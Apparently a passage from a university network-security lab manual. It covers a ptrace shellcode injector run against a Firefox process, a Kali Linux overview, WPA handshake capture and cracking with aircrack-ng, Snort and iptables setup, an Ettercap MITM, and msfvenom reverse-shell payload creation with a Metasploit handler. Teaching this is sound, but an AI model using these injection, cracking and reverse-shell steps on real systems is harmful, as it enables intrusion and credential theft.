//unless your using 32bit then eip,eax,edx etc...
```



```

char*buff;

header();

//we get the command line options and assign them appropriately!

pid=atoi(argv[1]);
size=sizeof(shellcode); //allocate
a char size memory
buff=(char*)malloc(size);
//fill the buff memory with 0s upto size
memset(buff,0x0,size);
//copy shellcode from source to destination
memcpy(buff,shellcode,sizeof(shellcode));

//attach process of pid
ptrace(PTRACE_ATTACH,pid,0,0);

//wait for child to change state
wait((int*)0);

//get process pid registers i.e Copy the process pid's general-purpose
//or floating-point registers,respectively,
//to the address reg in the tracer
ptrace(PTRACE_GETREGS,pid,0,&reg);
printf("Writing EIP 0x%x, process %d\n",reg.eip,pid);

//Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
    ptrace(PTRACE_POKETEXT,pid,reg.eip+i,*(int*)(buff+i));
}
//detach from the process and free buff memory
ptrace(PTRACE_DETACH,pid,0,0);
free(buff);
return 0;
}

```

Output:

```
[student@fedora ~]$ vi 301Processcode.c
[student@fedora ~]$ gcc 301Processcode.c -o Processcode
[student@fedora ~]$ ps -e|grep firefox
  2764 ?          00:04:08 firefox
[student@fedora ~]$ ./Processcode 2764
----Memory bytecode injector-----
Writing EIP 0x35f05bcf, process 2764
[student@fedora ~]$
```

Result:

STUDY OF KALI LINUX DISTRIBUTION

Aim:

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution.

Description:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- **More than 600 penetration testing tools**
- **Free and Open Source Software**
- **Open source Git tree:** All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- **FHS compliant:** It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.
- **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.
- **Custom kernel, patched for injection:** As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.
- **Developed in a secure environment:** The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.
- **GPG signed packages and repositories:** Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.
- **Multi-language support:** It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- **Completely customizable:** It can be customized to the requirements of the users.
- **ARMEL and ARMHF support:** It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

Security Tools:

Kali Linux includes many well known security tools and are listed below-

- Nmap
- Aircrack-ng

- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
- Airodump-ng

Aircrack-ng Suite:

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

Result:

WIRELESS AUDIT**Aim:**

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

Algorithm:

1. Check the current wireless interface with iwconfig command.
2. Get the channel number, MAC address and ESSID with iwlist command.
3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.
4. If processes are interfering with airmon-ng then kill those process.
5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

Output:

```
root@kali:~# iwconfig eth0
no wireless extensions.
```

```
wlan0 IEEE 802.11bgn ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
lo no wireless extensions.
```

```
root@kali:~# iwlist wlan0 scanning wlan0
Scan completed :
Cell 01 - Address: 14:F6:5A:F4:57:22 Channel:6
Frequency:2.437 GHz (Channel 6)
Quality=70/70 Signal level=-27 dBm
Encryption key:on
ESSID:"BENEDICT"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s 36
Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
```

Extra:tsf=00000000425b0a37
Extra: Last beacon: 548ms ago
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : CCMP TKIP
Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
1148 NetworkManager
1324 wpa_supplicant

PHY Interface Driver Chipset phy0 wlan0 ath9k_htc Atheros
Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is ***NOT*** in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill

Killing these processes:

PID Name
1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY Interface Driver Chipset phy0 wlan0 ath9k_htc Atheros
Communications, Inc. AR9271 802.11n

(mac80211 **monitor mode** vif enabled for [phy0]wlan0 on [phy0]**wlan0mon**)
(mac80211 station mode vif disabled for [phy0]wlan0)

```
root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon
```

```
CH 6 ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ WPA handshake: 14:F6:5A:F4:57:
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	E
14:F6:5A:F4:57:22	-31	100	3104	10036	0	6	54e	WPA	CCMP	PSK B

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
14:F6:5A:F4:57:22	70:05:14:A3:7E:3E	-32	2e-	0	0	10836

```
root@kali:~# ls -l total
```

```
10348
```

```
-rw-r--r-- 1 root root 10580359 Oct 5 01:35 atheros-01.cap
```

```
-rw-r--r-- 1 root root 481 Oct 5 01:35 atheros-01.csv
```

```
-rw-r--r-- 1 root root 598 Oct 5 01:35 atheros-01.kismet.csv
```

```
-rw-r--r-- 1 root root 2796 Oct 5 01:35 atheros-01.kismet.netxml
```

```
root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt [00:00:52]  
84564 keys tested (1648.11 k/s)
```

KEY FOUND! [rec12345]

Master Key : CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49
A9 7A A0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43

Transient Key : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53
38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF
81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05
F6 53 B8 CA A0 70 EC 02 1B EA 5F 7A DA 7A EC 7D

EAPOL HMAC 0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C

Result:

SNORT IDS

Aim:

To demonstrate Intrusion Detection System (IDS) using snort tool.

Algorithm:

1. Download and extract the latest version of daq and snort
2. Install development packages - libpcap and pcre.
3. Install daq and then followed by snort.
4. Verify the installation is correct.
5. Create the configuration file, rule file and log file directory
6. Create snort.conf and icmp.rules files
7. Execute snort from the command line
8. Ping to yahoo website from another terminal
9. Watch the alert messages in the log files

Output:

```
[root@localhost security lab]# cd /usr/src
[root@localhost security lab]# wget https://www.snort.org/downloads/snort/daq-2.0.7.tar.gz
[root@localhost security lab]# wget
https://www.snort.org/downloads/snort/snort2.9.16.1.tar.gz
[root@localhost security lab]# tar xvfz daq-2.0.7.tar.gz
[root@localhost security lab]# tar xvfz snort-2.9.16.1.tar.gz
[root@localhost security lab]# yum install libpcap* pcre* libdnet* -y
[root@localhost security lab]# cd daq-2.0.7
[root@localhost security lab]# ./configure
[root@localhost security lab]# make
[root@localhost security lab]# make install

[root@localhost security lab]# cd snort-2.9.16.1
[root@localhost security lab]# ./configure
[root@localhost security lab]# make
[root@localhost security lab]# make install
[root@localhost security lab]# snort --version
,,_ -*> Snort! <*- o" )~ Version
2.9.8.2 GRE (Build 335)
"" By Martin Roesch & The Snort Team: http://www.snort.org/contact#team Copyright
(C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.7.3
Using PCRE version: 8.38 2015-11-23
```


Using ZLIB version: 1.2.8

```
[root@localhost security lab]# mkdir /etc/snort
[root@localhost security lab]# mkdir /etc/snort/rules
[root@localhost security lab]# mkdir /var/log/snort
[root@localhost security lab]# vi /etc/snort/snort.conf add this
line- include /etc/snort/rules/icmp.rules
```

```
[root@localhost security lab]# vi /etc/snort/rules/icmp.rules alert icmp any any -> any any
(msg:"ICMP Packet"; sid:477; rev:3;)
```

```
[root@localhost security lab]# snort -i enp3s0 -c /etc/snort/snort.conf -l /var/log/snort/
```

Another terminal

```
[root@localhost security lab]# ping www.yahoo.com
```

Ctrl + C

```
[root@localhost security lab]# vi /var/log/snort/alert
```

```
[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:11.187877 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:45855 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:14680 Seq:64 ECHO
```

```
[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:11.341739 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:2493 IpLen:20 DgmLen:84
Type:0 Code:0 ID:14680 Seq:64 ECHO REPLY
```

```
[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:12.189727 192.168.43.148 -> 106.10.138.240
ICMP TTL:64 TOS:0x0 ID:46238 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:14680 Seq:65 ECHO
```

```
[**] [1:477:3] ICMP Packet [**]
[Priority: 0]
10/06-15:03:12.340881 106.10.138.240 -> 192.168.43.148
ICMP TTL:52 TOS:0x38 ID:7545 IpLen:20 DgmLen:84
Type:0 Code:0 ID:14680 Seq:65 ECHO REPLY
```

Result:

INSTALL AND CONFIGURE IPTABLES FIREWALL

Aim:

To install iptables and configure it for variety of options.

Common Configurations & outputs:**1. Start/stop/restart firewalls**

```
[root@localhost ~]# systemctl start firewalld
[root@localhost ~]# systemctl restart firewalld
[root@localhost ~]# systemctl stop firewalld
[root@localhost ~]#
```

2. Check all existing IPTables Firewall Rules

```
[root@localhost ~]# iptables -L -n -v
[root@localhost ~]#
```

3. Block specific IP Address(eg. 172.16.8.10) in IPTables Firewall

```
[root@localhost ~]# iptables -A INPUT -s 172.16.8.10 -j DROP
[root@localhost ~]#
```

4. Block specific port on IPTables Firewall

```
[root@localhost ~]# iptables -A OUTPUT -p tcp --dport xxx -j DROP
[root@localhost ~]#
```

5. Allow specific network range on particular port on iptables

```
[root@localhost ~]# iptables -A OUTPUT -p tcp -d 172.16.8.0/24 --dport xxx -j ACCEPT
[root@localhost ~]#
```

6. Block Facebook on IPTables [root@localhost ~]# host facebook.com facebook.com has address 157.240.24.35
facebook.com has IPv6 address 2a03:2880:f10c:283:face:b00c:0:25de facebook.com
mail is handled by 10 smtpin.vvv.facebook.com.

```
[root@localhost ~]# whois 157.240.24.35 | grep CIDR
CIDR:      157.240.0.0/16
[root@localhost ~]#
[root@localhost ~]# whois 157.240.24.35
[Querying whois.arin.net]
[whois.arin.net]
```

```
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
```

If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/

Copyright 1997-2019, American Registry for Internet Numbers, Ltd.
#

NetRange: 157.240.0.0 - 157.240.255.255
CIDR: 157.240.0.0/16
NetName: THEFA-3
NetHandle: NET-157-240-0-0-1
Parent: NET157 (NET-157-0-0-0-0)
NetType: Direct Assignment
OriginAS:
Organization: Facebook, Inc. (THEFA-3)
RegDate: 2015-05-14
Updated: 2015-05-14
Ref: <https://rdap.arin.net/registry/ip/157.240.0.0>

OrgName: Facebook, Inc.
OrgId: THEFA-3
Address: 1601 Willow
Rd.
City: Menlo Park
StateProv: CA
PostalCode: 94025
Country: US
RegDate: 2004-08-11
Updated: 2012-04-17
Ref: <https://rdap.arin.net/registry/entity/THEFA-3>

OrgTechHandle: OPERA82-ARIN
OrgTechName: Operations
OrgTechPhone: +1-650-543-4800
OrgTechEmail: domain@facebook.com
OrgTechRef: <https://rdap.arin.net/registry/entity/OPERA82-ARIN>
OrgAbuseHandle: OPERA82-ARIN
OrgAbuseName: Operations
OrgAbusePhone: +1-650-543-4800
OrgAbuseEmail: domain@facebook.com
OrgAbuseRef: <https://rdap.arin.net/registry/entity/OPERA82-ARIN>

ARIN WHOIS data and services are subject to the Terms of Use

available at: <https://www.arin.net/resources/registry/whois/tou/>

If you see inaccuracies in the results, please report at
https://www.arin.net/resources/registry/whois/inaccuracy_reporting/ #
Copyright 1997-2019, American Registry for Internet Numbers, Ltd.

[root@localhost ~]# iptables -A OUTPUT -p tcp -d 157.240.0.0/16 -j DROP
Open browser and check whether <http://facebook.com> is accessible

To allow facebook use -D instead of -A option

[root@localhost ~]# iptables -D OUTPUT -p tcp -d 157.240.0.0/16 -j DROP [root@localhost ~]#

6. Block Access to your system from specific MAC Address(say 0F:22:1E:00:02:30)

[root@localhost ~]# iptables -A INPUT -m mac --mac-source 0F:22:1E:00:02:30 -j DROP
[root@localhost ~]#

7. Save IPtables rules to a file

[root@localhost ~]# iptables-save > ~/iptables.rules
[root@localhost ~]# vi iptables.rules
[root@localhost ~]#

8. Restrict number of concurrent connections to a Server(Here restrict to 3 connections only)

[root@localhost ~]# iptables -A INPUT -p tcp --syn --dport 22 -m connlimit --connlimit-above 3 -j REJECT

9. Disable outgoing mails through IPtables

[root@localhost ~]# iptables -A OUTPUT -p tcp --dport 25 -j REJECT [root@localhost ~]#

10. Flush IPtables Firewall chains or rules

[root@localhost ~]# iptables -F
[root@localhost ~]#

Result:

MITM ATTACK WITH ETTERCAP**Aim:**

To initiate a MITM attack using ICMP redirect with Ettercap tool.

Algorithm:


1. Install ettercap if not done already using the command- `dnf install ettercap`
2. Open etter.conf file and change the values of ec_uid and ec_gid to zero from default.
`vi /etc/ettercap/etter.conf`
3. Next start ettercap in GTK
`ettercap -G`
4. Click sniff, followed by unified sniffing.
5. Select the interface connected to the network.
6. Next ettercap should load into attack mode by clicking Hosts followed by Scan for Hosts
7. Click Host List and choose the IP address for ICMP redirect
8. Now all traffic to that particular IP address is redirected to some other IP address.
9. Click MITM and followed by Stop to close the attack.



Output:


```
[root@localhost security lab]# dnf install ettercap
```

```
[root@localhost security lab]# vi /etc/ettercap/etter.conf
```

```
[root@localhost security lab]# ettercap -G
```







Result:

Date:

Aim:

Algorithm:

- Output:** root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.8.155 LPORT=443 -f exe > /root/hi.exe

```
[-] No arch selected, selecting arch: x86 from the payload
```

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

```
Final size of exe file: 73802 bytes root@kali:~#
```

msfconsole

```
[-] ***Rting the Metasploit Framework console...\
```

```
[-] * WARNING: No database support: could not connect to server: Connection refused
```

Is the server running on host "localhost" (::1) and accepting

TCP/IP connections on port 5432?

could not connect to server: Connection refused

Is the server running on host "localhost" (127.0.0.1) and accepting

TCP/IP connections on port 5432?

[-] ***

/ \ ^ _ - - / / _
 | | / | _____ \ \ _ _ _ | | / \ \ \
 | | V | | _ \ | - | ^ / _ \ | - / | | | | | | - |
 | | | | | _ | | / - \ _ \ | | | | \ / | | | |
 / | _ / \ \ V ^ \ _ / V \ | | \ \ \ \

```
= [ metasploit v5.0.41-dev ]
```



```

+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post    ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 4 evasion                                   ]
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp payload
=> windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: ", seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```

msf5 exploit(multi/handler) > set LHOST 172.16.8.155 LHOST
=> 172.16.8.156
msf5 exploit(multi/handler) > set LPORT 443 LPORT
=> 443
msf5 exploit(multi/handler) > exploit

```

[*] Started reverse TCP handler on 172.16.8.155:443

Result: